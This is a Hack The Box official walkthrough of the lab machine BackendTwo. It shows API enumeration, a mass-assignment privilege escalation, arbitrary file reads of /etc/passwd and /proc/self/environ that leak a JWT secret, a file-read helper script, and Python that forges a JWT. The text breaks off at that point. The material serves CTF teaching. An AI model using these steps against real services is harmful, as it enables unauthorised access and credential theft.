HACKTHEBOX

BackendTwo

6th February 2024 / Document No D24.100.267

Prepared By: C4rm3l0

Machine Author: ippsec

Difficulty: Medium

Classification: Official

Synopsis

BackendTwo is a medium-difficulty Linux machine that extends the initial Backend UHC box, incorporating some fresh vulnerabilities alongside a few minor repetitions of steps that remained unexploited in UHC competitions. The process begins with an API whose functions are revealed through fuzzing to identify a registration endpoint. Following this, a mass assignment vulnerability is exploited to assign administrative privileges to a user. Subsequently, access is obtained to a file-read endpoint, allowing for the reading of /proc to uncover the page source, and ultimately, the JWT's signing secret. This knowledge enables the forging of a new token, granting access to the file-write API. Here, a backdoor is discreetly inserted into an endpoint, which facilitates shell access (the method for forcefully gaining entry is also demonstrated). Escalation involves leveraging password reuse and exploiting weaknesses in pam-wordle.

Skills Required

- Web Enumeration
- Linux Fundamentals

Skills Learned

- API Abuse
- JWT Forgery
- PAM enumeration

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.162 | grep '^[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.162
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-06 12:44 GMT
Nmap scan report for 10.10.11.162
Host is up (0.0037s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea8421a3224a7df9b525517983a4f5f2 (RSA)
|   256 b8399ef488beaa01732d10fb447f8461 (ECDSA)
|_  256 2221e9f485908745161f733641ee3b32 (ED25519)
80/tcp open  http    uvicorn
|_http-title: Site doesn't have a title (application/json).
|_http-server-header: uvicorn
| fingerprint-strings:
<...SNIP...>
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 60.36 seconds
```

An initial Nmap scan reveals SSH and an HTTP service running on their respective default ports. According to the output, the host is likely running Ubuntu 20.04 Focal.

HTTP

We start by enumerating the web server on port `80`, which appears to be an API.

```
curl -s 10.10.11.162

{
  "msg": "UHC Api v2.0"
}
```

Furthermore, the verbose output of `curl` reveals a [Uvicorn]() header.

```
curl -sv 10.10.11.162

<...SNIP...>
< HTTP/1.1 200 OK
< date: Tue, 06 Feb 2024 12:53:46 GMT
< server: uvicorn
< content-length: 22
< content-type: application/json
<
* Connection #0 to host 10.10.11.162 left intact
{"msg":"UHC Api v2.0"}
```

`Uvicorn` is a web server for Python applications, which we keep in mind. We proceed to scan for potential directories and endpoints on the target, using `gobuster`.

```
gobuster dir -u 10.10.11.162 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.162
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/02/06 12:55:14 Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 401) [Size: 30]
/api                  (Status: 200) [Size: 19]
```

The endpoints `/docs` and `/api` are revealed, so we proceed to enumerate them.

```
curl -s 10.10.11.162/docs

{
  "detail": "Not authenticated"
}
```

The former endpoint requires authentication, but the latter leads us to further endpoints:

```
curl -s 10.10.11.162/api

{
  "endpoints": "/v1"
}

curl -s 10.10.11.162/api/v1

{
  "endpoints": [
    "/user",
    "/admin"
  ]
}

curl -s 10.10.11.162/api/v1/user/

{
  "detail": "Not Found"
}
```

```
curl -s 10.10.11.162/api/v1/admin/

{
  "detail": "Not authenticated"
}
```

The `/user` endpoint returns a `404`, while the `/admin` endpoint returns `"Not Authenticated"`. If we try adding an arbitrary username after `/user`, we get some output indicating that an integer is expected:

```
curl -s 10.10.11.162/api/v1/user/melo

{
  "detail": [
    {
      "loc": [
        "path",
        "user_id"
      ],
      "msg": "value is not a valid integer",
      "type": "type_error.integer"
    }
  ]
}
```

Subsequently, accessing `/user/1` fetches data belonging to the administrator's account:

```
curl -s 10.10.11.162/api/v1/user/1

{
  "guid": "25d386cd-b808-4107-8d3a-4277a0443a6e",
  "email": "admin@backendtwo.htb",
  "profile": "UHC Admin",
  "last_update": null,
  "time_created": 1650987800991,
  "is_superuser": true,
  "id": 1
}
```

Enumerating other accounts yields no interesting results, so we perform another directory scan on this endpoint, this time using `POST` requests. We also make sure to blacklist the status codes `404` and `405`, as those are returned for any invalid requests to the endpoint.

```
gobuster dir -m POST -b 404,405 -u 10.10.11.162/api/v1/user/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.11.162/api/v1/user/
[+] Method:                  POST
```

```
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Negative Status codes:   404,405
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/02/06 13:07:49 Starting gobuster in directory enumeration mode
===============================================================
/login                (Status: 422) [Size: 172]
/signup               (Status: 422) [Size: 81]
```

Two further endpoints are revealed, through which we may be able to create, and authenticate as, a user.

We start by creating a user:

```
curl -v -s -X POST -d '{"email": "melo@backendtwo.htb", "password": "melo"}'
http://10.10.11.162/api/v1/user/signup -H "Content-Type: application/json"

*   Trying 10.10.11.162:80...
* Connected to 10.10.11.162 (10.10.11.162) port 80 (#0)
> POST /api/v1/user/signup HTTP/1.1
> Host: 10.10.11.162
> User-Agent: curl/7.88.1
> Accept: */*
> Content-Type: application/json
> Content-Length: 52
>
} [52 bytes data]
< HTTP/1.1 201 Created
< date: Tue, 06 Feb 2024 13:11:00 GMT
< server: uvicorn
< content-length: 2
< content-type: application/json
<
{ [2 bytes data]
* Connection #0 to host 10.10.11.162 left intact
{}
```

A `201` is returned, indicating the successful creation of our user. Next, we try to authenticate:


```
curl -s -d 'username=melo@backendtwo.htb&password=melo'
http://10.10.11.162/api/v1/user/login

{
  "access_token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA
3OTE2MzQ0LCJpYXQiOjE3MDcyMjUxNDQsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpmYWxzZSwiZ3Vp
ZCI6IjA1NjA4MGUwLWFiNzktNGM5MS04MzU4LTUwYzA1YzU3Y2Q0MiJ9.3_YzVMrjP0-EQhX2-
sMDEcT5sHoSJRlDXpCXpHe6RnA",
  "token_type": "bearer"
}
```

A JSON Web Token (JWT) is returned. We now try using it to access the restricted `/docs` endpoint.

To do so, we use a browser extension (in this case, Modify Header Value, for `Firefox`) to automatically add the header to our requests.


#	URL	Domain	Sub	Header Name	Add	Modify	Remove	Header Value	State	Delete
1	http://10.10.11.162	☑	☑	Authorization	☑	☐	☐	Bearer eyJhbGciOiJIU	ACTIVE	☐

This now allows us to enumerate the `/docs` endpoint:



API Abuse

The documentation reveals various endpoints, including some that allow us to edit a user's profile and password via its `user_id`. The former endpoint appears to only take a `profile` key:




However, by adding more fields to the submitted JSON, we can also target other values; this is known as a Mass Assignment Vulnerability.

Our initial profile looks as follows:

```
curl -s 10.10.11.162/api/v1/user/12

{
  "guid": "056080e0-ab79-4c91-8358-50c05c57cd42",
  "email": "melo@backendtwo.htb",
  "profile": null,
  "last_update": null,
  "time_created": 1707225061370,
  "is_superuser": false,
  "id": 12
}
```

We now submit the following payload via the `/docs` endpoint:

```
{
    "profile": "mass assigned!",
    "email": "pwned@backendtwo.htb"
}
```



Subsequently, our profile now looks as follows:

```
curl -s 10.10.11.162/api/v1/user/12 | jq

{
  "guid": "056080e0-ab79-4c91-8358-50c05c57cd42",
  "email": "pwned@backendtwo.htb",
  "profile": "mass assigned!",
  "last_update": null,
  "time_created": 1707225061370,
  "is_superuser": false,
  "id": 12
}
```

Note that both the `profile` and `email` were changed. With that in mind, we now change the `is_superuser` field to `true`, turning our account into an admin account.


This can also be done using `curl`:

```
curl -X 'PUT' \
  'http://10.10.11.162/api/v1/user/12/edit' \
  -H 'accept: application/json' \
  -H 'Content-Type: application/json' \
  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA3
OTE2MzQ0LCJpYXQiOjE3MDcyMjUxNDQsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpmYWxzZSwiZ3VpZ
CI6IjA1NjA4MGUwLWFiNzktNGM5MS04MzU4LTUwYzA1YzU3Y2Q0MiJ9.3_YzVMrjP0-EQhX2-
sMDEcT5sHoSJRlDXpCXpHe6RnA' \
  -d '{
  "profile": "oops",
  "is_superuser": true
}'

{
  "result": "true"
}
```


We get a `{"result": "true"}` response and see the changes reflected on our profile:

```
curl -s 10.10.11.162/api/v1/user/12 | jq

{
  "guid": "056080e0-ab79-4c91-8358-50c05c57cd42",
  "email": "pwned@backendtwo.htb",
  "profile": "oops",
  "last_update": null,
  "time_created": 1707225061370,
  "is_superuser": true,
  "id": 12
}
```

We can now move on to the admin endpoints. To do so, we first authenticate by clicking on the lock at the right of any of the protected endpoints.



We can log in using our email and password, leaving the other two fields blank:



Having authorized, we can now disable our Header extension, as the headers are now managed by the web application.

> Note that with some extensions this leads to issues, so another solution is to re-run the `curl` login command, obtain the updated JWT, where `is_superuser=true`, and then continue using the extension with the updated JWT.

The `user` flag can be obtained at this stage by querying the `/get_user_flag` endpoint, via the docs.

Foothold

File Read

Among the admin endpoints is the `/file/` endpoint, which can be accessed via `GET` and `POST`, to read from- and write to a file, respectively.

The docs state that the file name is encoded in `base64_url`, which is similar to Base64, the difference being that `+` and `/` are replaced by `-` and `_`, respectively.

We use [Cyber Chef]() to encode the file path `/etc/passwd` in this manner:

```
L2V0Yy9wYXNzd2Q
```

Submitting a `GET` request using this payload yields the file's contents:

```
curl -X 'GET' 'http://10.10.11.162/api/v1/admin/file/L2VOYy9wYXNzd2Q' \
-H 'accept: application/json' \
-H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOeXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA3
OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpOcnVlLCJndWlkI
joiMDU2MDgwZTAtYWI3OSOOYzkxLTgzNTgtNTBjMDVjNTdjZDQyIn0.12wgqRfpG1KtcaVMxV1oRt9nAF
UbBEZef_JRzlpeECU'

{
  "file":
"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsyn
c:x:4:65534:syM<...SNIP...>
}
```

We can use the `jq` utility to select the `file` element and print it to console:

```
curl -X 'GET' 'http://10.10.11.162/api/v1/admin/file/L2VOYy9wYXNzd2Q' \
-H 'accept: application/json' \
-H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOeXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA3
OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpOcnVlLCJndWlkI
joiMDU2MDgwZTAtYWI3OSOOYzkxLTgzNTgtNTBjMDVjNTdjZDQyIn0.12wgqRfpG1KtcaVMxV1oRt9nAF
UbBEZef_JRzlpeECU' | jq -r '.file'

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
<...SNIP...>
htb:x:1000:1000:htb:/home/htb:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
```

To make our lives easier during enumeration, we create a bash script that automates the file-read.

```
#!/bin/bash

TOKEN=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJOeXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIj
oxNzA3OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpOcnVlLCJ
ndWlkIjoiMDU2MDgwZTAtYWI3OSOOYzkxLTgzNTgtNTBjMDVjNTdjZDQyIn0.12wgqRfpG1KtcaVMxV1o
Rt9nAFUbBEZef_JRzlpeECU
FN=$(echo -n $1 | base64 | tr '/+' '_-' | tr -d '=')

curl -s "http://10.10.11.162/api/v1/admin/file/$FN" -H "Authorization: Bearer
$TOKEN" | jq -r '.file'
```

We save it as `readfile.sh` and make it executable using `chmod +x readfile.sh`.

Similarly to the file-read using `GET`, we try using a `POST` request to write arbitrary files. We test our hypothesis by encoding `/tmp/melo` in the same manner as before and writing `"string"` to that path:

```
curl -X 'POST' \
  'http://10.10.11.162/api/v1/admin/file/L3RtcC9tZWxv' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA3
OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjpOcnVlLCJndWlkI
joiMDU2MDgwZTAtYWI3OS00YzkxLTgzNTgtNTBjMDVjNTdjZDQyIn0.12wgqRfpG1KtcaVMxV1oRt9nAF
UbBEZef_JRzlpeECU' \
  -H 'Content-Type: application/json' \
  -d '{
  "file": "string"
}'

{
    "detail":"Debug key missing from JWT"
}
```

This fails, stating that we require a `Debug` key in our JWT. Since we cannot proceed without a new key or a way to forge/modify our existing key, we shift our focus back to the file-read and try to find out more about the application by enumerating its source code.

The `/proc/self/` directory contains information about the current process, so we will start our enumeration there.

```
./readfile.sh /proc/self/environ

USER=htbHOME=/home/htbOLDPWD=/PORT=80LOGNAME=htbJOURNAL_STREAM=9:18695APP_MODULE=
app.main:appPATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/binINVO
CATION_ID=d53c4e730c324b1d95279dab58c456c1LANG=C.UTF-
8API_KEY=68b329da9893e34099c7d8ad5cb9c940HOST=0.0.0.0PWD=/home/htb
```

By reading the `environ` file we can see the process' environment variables, which in this case reveal the working directory `/home/htb`, as well as the Python app `app.main:app`. We also obtain an `API_KEY` but will first take a look at the application's source code to see where and how it is used.

Knowing that the app is loaded from `app/main.py`, we proceed to read it:

```
./readfile.sh /home/htb/app/main.py

import asyncio
import os

with open('pid','w') as f:
    f.write( str(os.getpid())  )

from fastapi import FastAPI, APIRouter, Query, HTTPException, Request, Depends
from fastapi_contrib.common.responses import UJSONResponse
from fastapi import FastAPI, Depends, HTTPException, status
from fastapi.security import HTTPBasic, HTTPBasicCredentials
from fastapi.openapi.docs import get_swagger_ui_html
from fastapi.openapi.utils import get_openapi
from typing import Optional, Any
from pathlib import Path
```

```
from sqlalchemy.orm import Session
from app.schemas.user import User
from app.api.v1.api import api_router
from app.core.config import settings
from app.api import deps
from app import crud

app = FastAPI(title="UHC API Quals", openapi_url=None, docs_url=None,
redoc_url=None)
root_router = APIRouter(default_response_class=UJSONResponse)
<...SNIP...>
```

We learn that the app is using FastAPI under the hood. Additionally, we see that the `/docs` endpoint takes a `current_user` parameter:

```
@app.get("/docs")
async def get_documentation(
    current_user: User = Depends(deps.parse_token)
    ):
    return get_swagger_ui_html(openapi_url="/openapi.json", title="docs")
```

`Depends()` is used to set `current_user`, which, as seen in the `import` statements above, is imported from `fastapi`. The parameter `deps.parse_token` is imported from `app.api`, which we take a look at next:

```
./readfile.sh /home/htb/app/api/deps.py

from app.core.config import settings
<...SNIP...>
async def parse_token(
    token: str = Depends(oauth2_scheme)
) -> User:
    credentials_exception = HTTPException(
        status_code=status.HTTP_401_UNAUTHORIZED,
        detail="Could not validate credentials",
        headers={"WWW-Authenticate": "Bearer"},
    )
    try:
        payload = jwt.decode(
            token,
            settings.JWT_SECRET,
            algorithms=[settings.ALGORITHM],
            options={"verify_aud": False},
        )

    except JWTError:
        raise credentials_exception

    return payload
```

The function parses the provided token and returns a `User` object. The secret passed to `jwt.decode` is `settings.JWT_SECRET`, which is imported from `app.core.config`.

```
./readfile.sh /home/htb/app/core/config.py

<...SNIP...>
class Settings(BaseSettings):
    API_V1_STR: str = "/api/v1"
    JWT_SECRET: str = os.environ['API_KEY']
    ALGORITHM: str = "HS256"

    # 60 minutes * 24 hours * 8 days = 8 days
    ACCESS_TOKEN_EXPIRE_MINUTES: int = 60 * 24 * 8

    # BACKEND_CORS_ORIGINS is a JSON-formatted list of origins
    # e.g: '["http://localhost", "http://localhost:4200",
"http://localhost:3000", \
    # "http://localhost:8080", "http://local.dockertoolbox.tiangolo.com"]'
    BACKEND_CORS_ORIGINS: List[AnyHttpUrl] = []

    @validator("BACKEND_CORS_ORIGINS", pre=True)
    def assemble_cors_origins(cls, v: Union[str, List[str]]) -> Union[List[str],
str]:
        if isinstance(v, str) and not v.startswith("["):
            return [i.strip() for i in v.split(",")]
        elif isinstance(v, (list, str)):
            return v
        raise ValueError(v)

    SQLALCHEMY_DATABASE_URI: Optional[str] = "sqlite:///uhc.db"
    FIRST_SUPERUSER: EmailStr = "root@ippsec.rocks"

    class Config:
        case_sensitive = True

settings = Settings()
```

The settings show that the secret is pulled from the environment variable `API_KEY`, which we already have. We will now use the key to forge a JWT containing the `debug` key, allowing us to write files.

JWT Forgery

We hop into a Python terminal to forge the token:

```
python3
```

```
>>> import jwt
>>> token =
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0eXBlIjoiYWNjZXNzX3Rva2VuIiwiZXhwIjoxNzA
3OTE5OTc3LCJpYXQiOjE3MDcyMjg3NzcsInN1YiI6IjEyIiwiaXNfc3VwZXJ1c2VyIjp0cnVlLCJndWlk
IjoiMDU2MDgwZTAtYWI3OS00YzkxLTgzNTgtNTBjMDVjNTdjZDQyIn0.12wgqRfpG1KtcaVMxV1oRt9nA
FUbBEZef_JRzlpeECU"
>>> secret = "68b329da9893e34099c7d8ad5cb9c940"
```

We decode the token using `jwt.decode`:

```
>>> jwt.decode(token, secret, algorithms=["HS256"])

{'type': 'access_token', 'exp': 1707919977, 'iat': 1707228777, 'sub': '12',
'is_superuser': True, 'guid': '056080e0-ab79-4c91-8358-50c05c57cd42'}
```

This verifies that we are indeed in possession of the correct key; otherwise, an error would have been returned.

We now save the decoded data to the `user` variable, add the `debug` key, and sign the token:

```
>>> user = jwt.decode(token, secret, algorithms=["HS256"])
>>> user["debug"] = True
>>> jwt.encode(user, secret, 'HS256')

